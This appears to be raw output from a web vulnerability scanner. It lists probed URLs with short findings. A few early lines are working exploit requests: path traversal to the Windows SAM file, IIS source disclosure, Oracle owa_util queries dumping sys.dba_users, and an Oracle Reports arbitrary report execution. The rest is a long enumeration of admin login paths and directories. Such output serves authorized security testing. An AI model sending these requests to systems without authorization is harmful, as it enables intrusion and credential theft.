+ /..%2F..%2F..%2F..%2F..%2F../winnt/repair/sam._: BadBlue server is vulnerable to multiple remote exploits. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/

+ /iissamples/sdk/asp/docs/CodeBrws.asp?Source=/IISSAMPLES/%c0%ae%c0%ae/default.asp: IIS may be vulnerable to source code viewing via the example CodeBrws.asp file. Remove all default files from the web root. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0739 https://docs.microsoft.com/en-us/security-updates/securitybulletins/2099/MS99-013
+ /pass_done.php: PY-Membres 4.2 may allow users to execute a query which generates a list of usernames and passwords. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1198
+ /admin/admin.php?adminpy=1: PY-Membres 4.2 may allow administrator access. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1198
+ /README: README file found.
+ /j2ee/: j2ee directory found--possibly an Oracle app server directory. See: CWE-552
+ /WebCacheDemo.html: Oracle WebCache Demo. See: CWE-552
+ /webcache/: Oracle WebCache Demo. See: CWE-552
+ /webcache/webcache.xml: Oracle WebCache Demo. See: CWE-552
+ /bmp/: SQLJ Demo Application. See: CWE-552
+ /bmp/global-web-application.xml: SQLJ Demo Application. See: CWE-552
+ /bmp/JSPClient.java: SQLJ Demo Application. See: CWE-552
+ /bmp/mime.types: SQLJ Demo Application. See: CWE-552
+ /bmp/README.txt: SQLJ Demo Application. See: CWE-552
+ /bmp/sqljdemo.jsp: SQLJ Demo Application. See: CWE-552
+ /bmp/setconn.jsp: SQLJ Demo Application. See: CWE-552
+ /ptg_upgrade_pkg.log: Oracle log files. See: CWE-552
+ /OA_HTML/oam/weboam.log: Oracle log files. See: CWE-552
+ /webapp/admin/_pages/_bc4jadmin/: Oracle JSP files. See: CWE-552
+ /_pages/_webapp/_admin/_showpooldetails.java: Oracle JSP files. See: CWE-552
+ /_pages/_webapp/_admin/_showjavartdetails.java: Oracle JSP file. See: CWE-552
+ /_pages/_demo/: Oracle JSP file. See: CWE-552
+ /_pages/_webapp/_jsp/: Oracle JSP file. See: CWE-552
+ /_pages/_demo/_sql/: Oracle JSP file. See: CWE-552
+ /OA_HTML/_pages/: Oracle JSP file. See: CWE-552
+ /OA_HTML/webtools/doc/index.html: Cabo DHTML Components Help Page. See: CWE-552
+ /reports/rwservlet?server=repserv+report=/tmp/hacker.rdf+destype=cache+desformat=PDF: Oracle Reports rwservlet report Variable Arbitrary Report Executable Execution. See: https://www.exploit-db.com/exploits/26006
+ /apex/: Oracle Application Express login screen. See: CWE-552
+ /OA_JAVA/: Oracle Applications Portal Page. See: CWE-552
+ /OA_HTML/: Oracle Applications Portal Page. See: CWE-552
+ /aplogon.html: Oracle Applications Portal Page. See: CWE-552
+ /appdet.html: Oracle Applications Portal Pages. See: CWE-552
+ /servlets/weboam/oam/oamLogin: Oracle Application Manager. See: CWE-552
+ /OA_HTML/PTB/mwa_readme.htm: Oracle Mobile Applications Industrial Server administration and configuration interface. See: CWE-552
+ /reports/rwservlet: Oracle Reports. See: CWE-552
+ /reports/rwservlet/showenv: Oracle Reports. See: CWE-552
+ /reports/rwservlet/showmap: Oracle Reports. See: CWE-552
+ /reports/rwservlet/showjobs: Oracle Reports. See: CWE-552
+ /reports/rwservlet/getjobid7?server=myrep: Oracle Reports. See: CWE-552
+ /reports/rwservlet/getjobid4?server=myrep: Oracle Reports. See: CWE-552
+ /reports/rwservlet/showmap?server=myserver: Oracle Reports. See: CWE-552
+ /pls/portal/owa_util.cellsprint?p_theQuery=select: Direct access to Oracle packages could have an unknown impact.
+ /pls/portal/owa_util.listprint?p_theQuery=select: Access to Oracle pages could have an unknown impact.
+ /pls/portal/owa_util.show_query_columns?ctable=sys.dba_users: Access to Oracle pages could have an unknown impact.

+ /pls/portal/owa_util.showsource?cname=owa_util: Access to Oracle pages could have an unknown impact.
+ /pls/portal/owa_util.cellsprint?p_theQuery=select+*+from+sys.dba_users: Access to Oracle pages could have an unknown impact.
+ /pls/portal/owa_util.signature: Access to Oracle pages could have an unknown impact.
+ /pls/portal/HTP.PRINT: Access to Oracle pages could have an unknown impact.
+ /pls/portal/CXTSYS.DRILOAD.VALIDATE_STMT: Access to Oracle pages could have an unknown impact.
+ /pls/portal/PORTAL_DEMO.ORG_CHART.SHOW: Access to Oracle pages could have an unknown impact.
+ /pls/portal/PORTAL.wwv_form.genpopuplist: Access to Oracle pages cold have an unknown impact.
+ /pls/portal/PORTAL.wwv_ui_lovf.show: Access to Oracle pages could have an unknown impact.
+ /pls/portal/PORTAL.wwv_dynxml_generator.show: Access to Oracle pages could have an unknown impact.
+ /pls/portal/PORTAL.home: Access to Oracle pages could have an unknown impact.
+ /pls/portal/PORTAL.wwv_main.render_warning_screen?p_oldurl=inTellectPRO&p_newurl=inTellectPRO: Access to Oracle pages could have an unknown impact.
+ /pls/portal/SELECT: Access to Oracle pages could have an unknown impact.
+ /pls/portal/null: Access to Oracle pages could have an unknown impact.
+ /OA_MEDIA/: Oracle Applications portal pages found.
+ /OA_HTML/META-INF/: Oracle Applications portal pages found.
+ /OA_HTML/jsp/por/services/login.jsp: Oracle Applications portal pages found.
+ /OA_HTML/PTB/ICXINDEXBASECASE.htm: Oracle Applications portal pages found.
+ /OA_HTML/PTB/ECXOTAPing.htm: Oracle Applications portal pages found.
+ /OA_HTML/PTB/xml_sample1.htm: Oracle Applications portal pages found.
+ /OA_HTML/jsp/wf/WFReassign.jsp: Oracle Applications portal pages found.
+ /OA_JAVA/Oracle/: Oracle Applications portal pages found.
+ /OA_JAVA/servlet.zip: Oracle Applications portal pages found.
+ /OA_JAVA/oracle/forms/registry/Registry.dat: Oracle Applications portal pages found.
+ /OA_HTML/jsp/: Oracle Applications portal page found. See: CWE-552
+ /OA_HTML/jsp/fnd/fndversion.jsp: Oracle Applications help page found. See: CWE-552
+ /OA_HTML/jsp/fnd/fndhelp.jsp?dbc=/u01/oracle/prodappl/fnd/11.5.0/secure/dbprod2_prod.dbc: Oracle Applications help page found. See: CWE-552
+ /OA_HTML/jsp/fnd/fndhelputil.jsp: Oracle Applications help page found. See: CWE-552
+ /install/install.php: Install file found.
+ /cehttp/trace: Sterling Commerce Connect Direct trace log file may contain user ID information.
+ /cehttp/property/: Sterling Commerce Connect Direct configuration files.
+ /doc/icodUserGuide.pdf: Instant Capacity on Demand (iCOD) Userís Guide. See: CWE-552
+ /doc/planning_SuperDome_configs.pdf: Planning HP SuperDome Configurations. See: CWE-552
+ /doc/vxvm/pitc_ag.pdf: VERITAS FlashSnapTM Point-In-Time Copy Solutions documentation. See: CWE-552
+ /doc/Judy/Judy_tech_book.pdf: HP Judy documentation found. See: CWE-552
+ /doc/vxvm/vxvm_ag.pdf: Veritas Volume Manager documentation. See: CWE-552
+ /doc/vxvm/vxvm_hwnotes.pdf: Veritas Volume Manager documentation. See: CWE-552
+ /doc/vxvm/vxvm_ig.pdf: Veritas Volume Manager documentation. See: CWE-552
+ /doc/vxvm/vxvm_mig.pdf: Veritas Volume Manager documentation. See: CWE-552
+ /doc/vxvm/vxvm_tshoot.pdf: Veritas Volume Manager documentation. See: CWE-552
+ /doc/vxvm/vxvm_notes.pdf: Veritas Volume Manager documentation. See: CWE-552
+ /doc/vxvm/vxvm_ug.pdf: Veritas Volume Manager documentation. See: CWE-552
+ /staging/: This might be interesting.
+ /_archive/: Archive found.
+ /INSTALL.txt: Default file found.
+ /UPGRADE.txt: Default file found.
+ /install.php: install.php file found.
+ /LICENSE.txt: License file found may identify site software.
+ /upgrade.php: upgrade.php was found.
+ /xmlrpc.php: xmlrpc.php was found.

+ /CHANGELOG.txt: A changelog was found.
+ /sitemap.gz: The sitemap.gz file, used for Google indexing, contains an xml representation of the web site's structure.
+ /content/sitemap.gz: The sitemap.gz file, used for Google indexing, contains an xml representation of the web site\'s structure.
+ /webservices/IlaWebServices: Host has the Oracle iLearning environment installed.
+ /phone/: This might be interesting.
+ /Admin/: This might be interesting.
+ /af/: This might be interesting: potential country code (Afghanistan).
+ /ax/: This might be interesting: potential country code (Aland Islands).
+ /al/: This might be interesting: potential country code (Albania).
+ /dz/: This might be interesting: potential country code (Algeria).
+ /as/: This might be interesting: potential country code (American Samoa).
+ /ad/: This might be interesting: potential country code (Andorra).
+ /ao/: This might be interesting: potential country code (Angola).
+ /ai/: This might be interesting: potential country code (Anguilla).
+ /aq/: This might be interesting: potential country code (Antarctica).
+ /ag/: This might be interesting: potential country code (Antigua And Barbuda).
+ /ar/: This might be interesting: potential country code (Argentina).
+ /am/: This might be interesting: potential country code (Armenia).
+ /aw/: This might be interesting: potential country code (Aruba).
+ /au/: This might be interesting: potential country code (Australia).
+ /at/: This might be interesting: potential country code (Austria).
+ /az/: This might be interesting: potential country code (Azerbaijan).
+ /bs/: This might be interesting: potential country code (Bahamas).
+ /bh/: This might be interesting: potential country code (Bahrain).
+ /bd/: This might be interesting: potential country code (Bangladesh).
+ /bb/: This might be interesting: potential country code (Barbados).
+ /by/: This might be interesting: potential country code (Belarus).
+ /be/: This might be interesting: potential country code (Belgium).
+ /bz/: This might be interesting: potential country code (Belize).
+ /bj/: This might be interesting: potential country code (Benin).
+ /bm/: This might be interesting: potential country code (Bermuda).
+ /bt/: This might be interesting: potential country code (Bhutan).
+ /bo/: This might be interesting: potential country code (Bolivia).
+ /ba/: This might be interesting: potential country code (Bosnia And Herzegovina).
+ /bw/: This might be interesting: potential country code (Botswana).
+ /bv/: This might be interesting: potential country code (Bouvet Island).
+ /br/: This might be interesting: potential country code (Brazil).
+ /io/: This might be interesting: potential country code (British Indian Ocean Territory).
+ /bn/: This might be interesting: potential country code (Brunei Darussalam).
+ /bg/: This might be interesting: potential country code (Bulgaria).
+ /bf/: This might be interesting: potential country code (Burkina Faso).
+ /bi/: This might be interesting: potential country code (Burundi).
+ /kh/: This might be interesting: potential country code (Cambodia).
+ /cm/: This might be interesting: potential country code (Cameroon).
+ /ca/: This might be interesting: potential country code (Canada).
+ /cv/: This might be interesting: potential country code (Cape Verde).
+ /ky/: This might be interesting: potential country code (Cayman Islands).
+ /cf/: This might be interesting: potential country code (Central African Republic).
+ /td/: This might be interesting: potential country code (Chad).
+ /cl/: This might be interesting: potential country code (Chile).

+ /cn/: This might be interesting: potential country code (China).
+ /cx/: This might be interesting: potential country code (Christmas Island).
+ /cc/: This might be interesting: potential country code (Cocos (keeling) Islands).
+ /co/: This might be interesting: potential country code (Colombia).
+ /km/: This might be interesting: potential country code (Comoros).
+ /cg/: This might be interesting: potential country code (Congo).
+ /cd/: This might be interesting: potential country code (The Democratic Republic Of The Congo).
+ /ck/: This might be interesting: potential country code (Cook Islands).
+ /cr/: This might be interesting: potential country code (Costa Rica).
+ /ci/: This might be interesting: potential country code (CÔte D'ivoire).
+ /hr/: This might be interesting: potential country code (Croatia).
+ /cu/: This might be interesting: potential country code (Cuba).
+ /cy/: This might be interesting: potential country code (Cyprus).
+ /cz/: This might be interesting: potential country code (Czech Republic).
+ /dk/: This might be interesting: potential country code (Denmark).
+ /dj/: This might be interesting: potential country code (Djibouti).
+ /dm/: This might be interesting: potential country code (Dominica).
+ /do/: This might be interesting: potential country code (Dominican Republic).
+ /ec/: This might be interesting: potential country code (Ecuador).
+ /eg/: This might be interesting: potential country code (Egypt).
+ /sv/: This might be interesting: potential country code (El Salvador).
+ /gq/: This might be interesting: potential country code (Equatorial Guinea).
+ /er/: This might be interesting: potential country code (Eritrea).
+ /ee/: This might be interesting: potential country code (Estonia).
+ /et/: This might be interesting: potential country code (Ethiopia).
+ /fk/: This might be interesting: potential country code (Falkland Islands (malvinas)).
+ /fo/: This might be interesting: potential country code (Faroe Islands).
+ /fj/: This might be interesting: potential country code (Fiji).
+ /fi/: This might be interesting: potential country code (Finland).
+ /fr/: This might be interesting: potential country code (France).
+ /gf/: This might be interesting: potential country code (French Guiana).
+ /pf/: This might be interesting: potential country code (French Polynesia).
+ /tf/: This might be interesting: potential country code (French Southern Territories).
+ /ga/: This might be interesting: potential country code (Gabon).
+ /gm/: This might be interesting: potential country code (Gambia).
+ /ge/: This might be interesting: potential country code (Georgia).
+ /de/: This might be interesting: potential country code (Germany).
+ /gh/: This might be interesting: potential country code (Ghana).
+ /gi/: This might be interesting: potential country code (Gibraltar).
+ /gr/: This might be interesting: potential country code (Greece).
+ /gl/: This might be interesting: potential country code (Greenland).
+ /gd/: This might be interesting: potential country code (Grenada).
+ /gp/: This might be interesting: potential country code (Guadeloupe).
+ /gu/: This might be interesting: potential country code (Guam).
+ /gt/: This might be interesting: potential country code (Guatemala).
+ /gg/: This might be interesting: potential country code (Guernsey).
+ /gn/: This might be interesting: potential country code (Guinea).
+ /gw/: This might be interesting: potential country code (Guinea-bissau).
+ /gy/: This might be interesting: potential country code (Guyana).
+ /ht/: This might be interesting: potential country code (Haiti).
+ /hm/: This might be interesting: potential country code (Heard Island And Mcdonald Islands).
+ /va/: This might be interesting: potential country code (Holy See (vatican City State)).

+ /hn/: This might be interesting: potential country code (Honduras).
+ /hk/: This might be interesting: potential country code (Hong Kong).
+ /hu/: This might be interesting: potential country code (Hungary).
+ /is/: This might be interesting: potential country code (Iceland).
+ /in/: This might be interesting: potential country code (India).
+ /id/: This might be interesting: potential country code (Indonesia).
+ /ir/: This might be interesting: potential country code (Islamic Republic Of Iran).
+ /iq/: This might be interesting: potential country code (Iraq).
+ /ie/: This might be interesting: potential country code (Ireland).
+ /im/: This might be interesting: potential country code (Isle Of Man).
+ /il/: This might be interesting: potential country code (Israel).
+ /it/: This might be interesting: potential country code (Italy).
+ /jm/: This might be interesting: potential country code (Jamaica).
+ /jp/: This might be interesting: potential country code (Japan).
+ /je/: This might be interesting: potential country code (Jersey).
+ /jo/: This might be interesting: potential country code (Jordan).
+ /kz/: This might be interesting: potential country code (Kazakhstan).
+ /ke/: This might be interesting: potential country code (Kenya).
+ /ki/: This might be interesting: potential country code (Kiribati).
+ /kp/: This might be interesting: potential country code (Democratic People's Republic Of Korea).
+ /kr/: This might be interesting: potential country code (Republic Of Korea).
+ /kw/: This might be interesting: potential country code (Kuwait).
+ /kg/: This might be interesting: potential country code (Kyrgyzstan).
+ /la/: This might be interesting: potential country code (Lao People's Democratic Republic).
+ /lv/: This might be interesting: potential country code (Latvia).
+ /lb/: This might be interesting: potential country code (Lebanon).
+ /ls/: This might be interesting: potential country code (Lesotho).
+ /lr/: This might be interesting: potential country code (Liberia).
+ /ly/: This might be interesting: potential country code (Libyan Arab Jamahiriya).
+ /li/: This might be interesting: potential country code (Liechtenstein).
+ /lt/: This might be interesting: potential country code (Lithuania).
+ /lu/: This might be interesting: potential country code (Luxembourg).
+ /mo/: This might be interesting: potential country code (Macao).
+ /mk/: This might be interesting: potential country code (Macedonia).
+ /mg/: This might be interesting: potential country code (Madagascar).
+ /mw/: This might be interesting: potential country code (Malawi).
+ /my/: This might be interesting: potential country code (Malaysia).
+ /mv/: This might be interesting: potential country code (Maldives).
+ /ml/: This might be interesting: potential country code (Mali).
+ /mt/: This might be interesting: potential country code (Malta).
+ /mh/: This might be interesting: potential country code (Marshall Islands).
+ /mq/: This might be interesting: potential country code (Martinique).
+ /mr/: This might be interesting: potential country code (Mauritania).
+ /mu/: This might be interesting: potential country code (Mauritius).
+ /yt/: This might be interesting: potential country code (Mayotte).
+ /mx/: This might be interesting: potential country code (Mexico).
+ /fm/: This might be interesting: potential country code (Federated States Of Micronesia).
+ /md/: This might be interesting: potential country code (Republic Of Moldova).
+ /mc/: This might be interesting: potential country code (Monaco).
+ /mn/: This might be interesting: potential country code (Mongolia).
+ /me/: This might be interesting: potential country code (Montenegro).
+ /ms/: This might be interesting: potential country code (Montserrat).

+ /ma/: This might be interesting: potential country code (Morocco).
+ /mz/: This might be interesting: potential country code (Mozambique).
+ /mm/: This might be interesting: potential country code (Myanmar).
+ /na/: This might be interesting: potential country code (Namibia).
+ /nr/: This might be interesting: potential country code (Nauru).
+ /np/: This might be interesting: potential country code (Nepal).
+ /nl/: This might be interesting: potential country code (Netherlands).
+ /an/: This might be interesting: potential country code (Netherlands Antilles).
+ /nc/: This might be interesting: potential country code (New Caledonia).
+ /nz/: This might be interesting: potential country code (New Zealand).
+ /ni/: This might be interesting: potential country code (Nicaragua).
+ /ne/: This might be interesting: potential country code (Niger).
+ /ng/: This might be interesting: potential country code (Nigeria).
+ /nu/: This might be interesting: potential country code (Niue).
+ /nf/: This might be interesting: potential country code (Norfolk Island).
+ /mp/: This might be interesting: potential country code (Northern Mariana Islands).
+ /no/: This might be interesting: potential country code (Norway).
+ /om/: This might be interesting: potential country code (Oman).
+ /pk/: This might be interesting: potential country code (Pakistan).
+ /pw/: This might be interesting: potential country code (Palau).
+ /ps/: This might be interesting: potential country code (Palestinian Territory).
+ /pa/: This might be interesting: potential country code (Panama).
+ /pg/: This might be interesting: potential country code (Papua New Guinea).
+ /py/: This might be interesting: potential country code (Paraguay).
+ /pe/: This might be interesting: potential country code (Peru).
+ /ph/: This might be interesting: potential country code (Philippines).
+ /pn/: This might be interesting: potential country code (Pitcairn).
+ /pl/: This might be interesting: potential country code (Poland).
+ /pt/: This might be interesting: potential country code (Portugal).
+ /pr/: This might be interesting: potential country code (Puerto Rico).
+ /qa/: This might be interesting: potential country code (Qatar).
+ /re/: This might be interesting: potential country code (RÉunion).
+ /ro/: This might be interesting: potential country code (Romania).
+ /ru/: This might be interesting: potential country code (Russian Federation).
+ /rw/: This might be interesting: potential country code (Rwanda).
+ /bl/: This might be interesting: potential country code (Saint BarthÉlemy).
+ /sh/: This might be interesting: potential country code (Saint Helena).
+ /kn/: This might be interesting: potential country code (Saint Kitts And Nevis).
+ /lc/: This might be interesting: potential country code (Saint Lucia).
+ /mf/: This might be interesting: potential country code (Saint Martin).
+ /pm/: This might be interesting: potential country code (Saint Pierre And Miquelon).
+ /vc/: This might be interesting: potential country code (Saint Vincent And The Grenadines).
+ /ws/: This might be interesting: potential country code (Samoa).
+ /sm/: This might be interesting: potential country code (San Marino).
+ /st/: This might be interesting: potential country code (Sao Tome And Principe).
+ /sa/: This might be interesting: potential country code (Saudi Arabia).
+ /sn/: This might be interesting: potential country code (Senegal).
+ /rs/: This might be interesting: potential country code (Serbia).
+ /sc/: This might be interesting: potential country code (Seychelles).
+ /sl/: This might be interesting: potential country code (Sierra Leone).
+ /sg/: This might be interesting: potential country code (Singapore).
+ /sk/: This might be interesting: potential country code (Slovakia).

+ /si/: This might be interesting: potential country code (Slovenia).
+ /sb/: This might be interesting: potential country code (Solomon Islands).
+ /so/: This might be interesting: potential country code (Somalia).
+ /za/: This might be interesting: potential country code (South Africa).
+ /gs/: This might be interesting: potential country code (South Georgia And The South Sandwich Islands).
+ /es/: This might be interesting: potential country code (Spain).
+ /lk/: This might be interesting: potential country code (Sri Lanka).
+ /sd/: This might be interesting: potential country code (Sudan).
+ /sr/: This might be interesting: potential country code (Suriname).
+ /sj/: This might be interesting: potential country code (Svalbard And Jan Mayen).
+ /sz/: This might be interesting: potential country code (Swaziland).
+ /se/: This might be interesting: potential country code (Sweden).
+ /ch/: This might be interesting: potential country code (Switzerland).
+ /sy/: This might be interesting: potential country code (Syrian Arab Republic).
+ /tw/: This might be interesting: potential country code (Taiwan).
+ /tj/: This might be interesting: potential country code (Tajikistan).
+ /tz/: This might be interesting: potential country code (United Republic Of Tanzania).
+ /th/: This might be interesting: potential country code (Thailand).
+ /tl/: This might be interesting: potential country code (Timor-leste).
+ /tg/: This might be interesting: potential country code (Togo).
+ /tk/: This might be interesting: potential country code (Tokelau).
+ /to/: This might be interesting: potential country code (Tonga).
+ /tt/: This might be interesting: potential country code (Trinidad And Tobago).
+ /tn/: This might be interesting: potential country code (Tunisia).
+ /tr/: This might be interesting: potential country code (Turkey).
+ /tm/: This might be interesting: potential country code (Turkmenistan).
+ /tc/: This might be interesting: potential country code (Turks And Caicos Islands).
+ /tv/: This might be interesting: potential country code (Tuvalu).
+ /ug/: This might be interesting: potential country code (Uganda).
+ /ua/: This might be interesting: potential country code (Ukraine).
+ /ae/: This might be interesting: potential country code (United Arab Emirates).
+ /gb/: This might be interesting: potential country code (United Kingdom).
+ /us/: This might be interesting: potential country code (United States).
+ /um/: This might be interesting: potential country code (United States Minor Outlying Islands).
+ /uy/: This might be interesting: potential country code (Uruguay).
+ /uz/: This might be interesting: potential country code (Uzbekistan).
+ /vu/: This might be interesting: potential country code (Vanuatu).
+ /ve/: This might be interesting: potential country code (Venezuela).
+ /vn/: This might be interesting: potential country code (Viet Nam).
+ /vg/: This might be interesting: potential country code (British Virgin Islands).
+ /vi/: This might be interesting: potential country code (U.S. Virgin Islands).
+ /wf/: This might be interesting: potential country code (Wallis And Futuna).
+ /eh/: This might be interesting: potential country code (Western Sahara).
+ /ye/: This might be interesting: potential country code (Yemen).
+ /zm/: This might be interesting: potential country code (Zambia).
+ /zw/: This might be interesting: potential country code (Zimbabwe).
+ /www/2: This might be interesting.
+ /includes/sendmail.inc: Include files (.inc) should not be served in plain text.
+ /license.txt: License file found may identify site software.
+ /install.txt: Install file found may identify site software.
+ /LICENSE.TXT: License file found may identify site software.
+ /INSTALL.TXT: Install file found may identify site software.

+ /config/config.txt: Configuration file found.
+ /config/readme.txt: Readme file found.
+ /data/readme.txt: Readme file found.
+ /log/readme.txt: Readme file found.
+ /logs/readme.txt: Readme file found.
+ /uploads/readme.txt: Readme file found.
+ /admin1.php: Admin login page found.
+ /admin.asp: Admin login page/section found.
+ /admin/account.asp: Admin login page/section found.
+ /admin/account.html: Admin login page/section found.
+ /admin/account.php: Admin login page/section found.
+ /admin/controlpanel.asp: Admin login page/section found.
+ /admin/controlpanel.html: Admin login page/section found.
+ /admin/controlpanel.php: Admin login page/section found.
+ /admin/cp.asp: Admin login page/section found.
+ /admin/cp.html: Admin login page/section found.
+ /admin/cp.php: Admin login page/section found.
+ /admin/home.asp: Admin login page/section found.
+ /admin/home.php: Admin login page/section found.
+ /admin/index.asp: Admin login page/section found.
+ /admin/index.html: Admin login page/section found.
+ /admin/login.asp: Admin login page/section found.
+ /admin/login.html: Admin login page/section found.
+ /admin/login.php: Admin login page/section found.
+ /admin1.asp: Admin login page/section found.
+ /admin1.html: Admin login page/section found.
+ /admin1/: Admin login page/section found.
+ /admin2.asp: Admin login page/section found.
+ /admin2.html: Admin login page/section found.
+ /admin2.php: Admin login page/section found.
+ /admin4_account/: Admin login page/section found.
+ /admin4_colon/: Admin login page/section found.
+ /admincontrol.asp: Admin login page/section found.
+ /admincontrol.html: Admin login page/section found.
+ /admincontrol.php: Admin login page/section found.
+ /administer/: Admin login page/section found.
+ /administr8.asp: Admin login page/section found.
+ /administr8.html: Admin login page/section found.
+ /administr8.php: Admin login page/section found.
+ /administr8/: Admin login page/section found.
+ /administracao.php: Admin login page/section found.
+ /administraçao.php: Admin login page/section found.
+ /administracao/: Admin login page/section found.
+ /administraçao/: Admin login page/section found.
+ /administracion.php: Admin login page/section found.
+ /administracion/: Admin login page/section found.
+ /administrateur.php: Admin login page/section found.
+ /administrateur/: Admin login page/section found.
+ /administratie/: Admin login page/section found.
+ /administration.html: Admin login page/section found.
+ /administration.php: Admin login page/section found.
+ /administration/: Admin login page/section found.

+ /administrator.asp: Admin login page/section found.
+ /administrator.html: Admin login page/section found.
+ /administrator.php: Admin login page/section found.
+ /administrator/account.asp: Admin login page/section found.
+ /administrator/account.html: Admin login page/section found.
+ /administrator/account.php: Admin login page/section found.
+ /administrator/index.asp: Admin login page/section found.
+ /administrator/index.html: Admin login page/section found.
+ /administrator/index.php: Admin login page/section found.
+ /administrator/login.asp: Admin login page/section found.
+ /administrator/login.html: Admin login page/section found.
+ /administrator/login.php: Admin login page/section found.
+ /administratoraccounts/: Admin login page/section found.
+ /administrators/: Admin login page/section found.
+ /administrivia/: Admin login page/section found.
+ /adminisztrátora.php: Admin login page/section found.
+ /adminisztrátora/: Admin login page/section found.
+ /adminpanel.asp: Admin login page/section found.
+ /adminpanel.html: Admin login page/section found.
+ /adminpanel.php: Admin login page/section found.
+ /adminpro/: Admin login page/section found.
+ /admins.asp: Admin login page/section found.
+ /admins.html: Admin login page/section found.
+ /admins.php: Admin login page/section found.
+ /admins/: Admin login page/section found.
+ /AdminTools/: Admin login page/section found.
+ /amministratore.php: Admin login page/section found.
+ /amministratore/: Admin login page/section found.
+ /autologin/: Admin login page/section found.
+ /banneradmin/: Admin login page/section found.
+ /bbadmin/: Admin login page/section found.
+ /beheerder.php: Admin login page/section found.
+ /beheerder/: Admin login page/section found.
+ /bigadmin/: Admin login page/section found.
+ /blogindex/: Admin login page/section found.
+ /cadmins/: Admin login page/section found.
+ /ccms/: Admin login page/section found.
+ /ccms/index.php: Admin login page/section found.
+ /ccms/login.php: Admin login page/section found.
+ /ccp14admin/: Admin login page/section found.
+ /cmsadmin/: Admin login page/section found.
+ /configuration/: Admin login page/section found.
+ /configure/: Admin login page/section found.
+ /controlpanel.asp: Admin login page/section found.
+ /controlpanel.html: Admin login page/section found.
+ /controlpanel.php: Admin login page/section found.
+ /controlpanel/: Admin login page/section found.
+ /cp.asp: Admin login page/section found.
+ /cp.html: Admin login page/section found.
+ /cp.php: Admin login page/section found.
+ /cpanel_file/: Admin login page/section found.
+ /customer_login/: Admin login page/section found.

+ /database_administration/: Admin login page/section found.
+ /Database_Administration/: Admin login page/section found.
+ /dir-login/: Admin login page/section found.
+ /directadmin/: Admin login page/section found.
+ /ezsqliteadmin/: Admin login page/section found.
+ /fileadmin.asp: Admin login page/section found.
+ /fileadmin.html: Admin login page/section found.
+ /fileadmin.php: Admin login page/section found.
+ /formslogin/: Admin login page/section found.
+ /globes_admin/: Admin login page/section found.
+ /hpwebjetadmin/: Admin login page/section found.
+ /Indy_admin/: Admin login page/section found.
+ /irc-macadmin/: Admin login page/section found.
+ /LiveUser_Admin/: Admin login page/section found.
+ /login_db/: Admin login page/section found.
+ /login-redirect/: Admin login page/section found.
+ /login-us/: Admin login page/section found.
+ /login.asp: Admin login page/section found.
+ /login.html: Admin login page/section found.
+ /login.php: Admin login page/section found.
+ /login1/: Admin login page/section found.
+ /loginflat/: Admin login page/section found.
+ /logo_sysadmin/: Admin login page/section found.
+ /Lotus_Domino_Admin/: Admin login page/section found.
+ /macadmin/: Admin login page/section found.
+ /maintenance/: Admin login page/section found.
+ /manuallogin/: Admin login page/section found.
+ /memlogin/: Admin login page/section found.
+ /meta_login/: Admin login page/section found.
+ /modelsearch/login.asp: Admin login page/section found.
+ /modelsearch/login.php: Admin login page/section found.
+ /moderator.asp: Admin login page/section found.
+ /moderator.html: Admin login page/section found.
+ /moderator.php: Admin login page/section found.
+ /moderator/: Admin login page/section found.
+ /moderator/admin.asp: Admin login page/section found.
+ /moderator/admin.html: Admin login page/section found.
+ /moderator/admin.php: Admin login page/section found.
+ /moderator/login.asp: Admin login page/section found.
+ /moderator/login.html: Admin login page/section found.
+ /moderator/login.php: Admin login page/section found.
+ /myadmin/: Admin login page/section found.
+ /navSiteAdmin/: Admin login page/section found.
+ /newsadmin/: Admin login page/section found.
+ /openvpnadmin/: Admin login page/section found.
+ /painel/: Admin login page/section found.
+ /panel/: Admin login page/section found.
+ /pgadmin/: Admin login page/section found.
+ /phpldapadmin/: Admin login page/section found.
+ /phppgadmin/: Admin login page/section found.
+ /phpSQLiteAdmin/: Admin login page/section found.
+ /platz_login/: Admin login page/section found.

+ /power_user/: Admin login page/section found.
+ /project-admins/: Admin login page/section found.
+ /pureadmin/: Admin login page/section found.
+ /radmind-1/: Admin login page/section found.
+ /radmind/: Admin login page/section found.
+ /rcLogin/: Admin login page/section found.
+ /server_admin_small/: Admin login page/section found.
+ /Server.asp: Admin login page/section found.
+ /Server.html: Admin login page/section found.
+ /Server.php: Admin login page/section found.
+ /ServerAdministrator/: Admin login page/section found.
+ /showlogin/: Admin login page/section found.
+ /simpleLogin/: Admin login page/section found.
+ /smblogin/: Admin login page/section found.
+ /sql-admin/: Admin login page/section found.
+ /ss_vms_admin_sm/: Admin login page/section found.
+ /sshadmin/: Admin login page/section found.
+ /staradmin/: Admin login page/section found.
+ /sub-login/: Admin login page/section found.
+ /Super-Admin/: Admin login page/section found.
+ /support_login/: Admin login page/section found.
+ /sys-admin/: Admin login page/section found.
+ /sysadmin.asp: Admin login page/section found.
+ /sysadmin.html: Admin login page/section found.
+ /sysadmin.php: Admin login page/section found.
+ /sysadmin/: Admin login page/section found.
+ /SysAdmin/: Admin login page/section found.
+ /SysAdmin2/: Admin login page/section found.
+ /sysadmins/: Admin login page/section found.
+ /system_administration/: Admin login page/section found.
+ /system-administration/: Admin login page/section found.
+ /ur-admin.asp: Admin login page/section found.
+ /ur-admin.html: Admin login page/section found.
+ /ur-admin.php: Admin login page/section found.
+ /ur-admin/: Admin login page/section found.
+ /useradmin/: Admin login page/section found.
+ /UserLogin/: Admin login page/section found.
+ /utility_login/: Admin login page/section found.
+ /v2/painel/: Admin login page/section found.
+ /vadmind/: Admin login page/section found.
+ /vmailadmin/: Admin login page/section found.
+ /webadmin.asp: Admin login page/section found.
+ /webadmin.html: Admin login page/section found.
+ /webadmin.php: Admin login page/section found.
+ /webmaster/: Admin login page/section found.
+ /websvn/: Admin login page/section found.
+ /wizmysqladmin/: Admin login page/section found.
+ /wp-admin/: Admin login page/section found.
+ /wordpress/wp-admin/: Admin login page/section found.
+ /wp-login/: Admin login page/section found.
+ /wordpress/wp-login/: Admin login page/section found.
+ /xlogin/: Admin login page/section found.

+ /yonetici.asp: Admin login page/section found.
+ /yonetici.html: Admin login page/section found.
+ /yonetici.php: Admin login page/section found.
+ /yonetim.asp: Admin login page/section found.
+ /yonetim.html: Admin login page/section found.
+ /yonetim.php: Admin login page/section found.
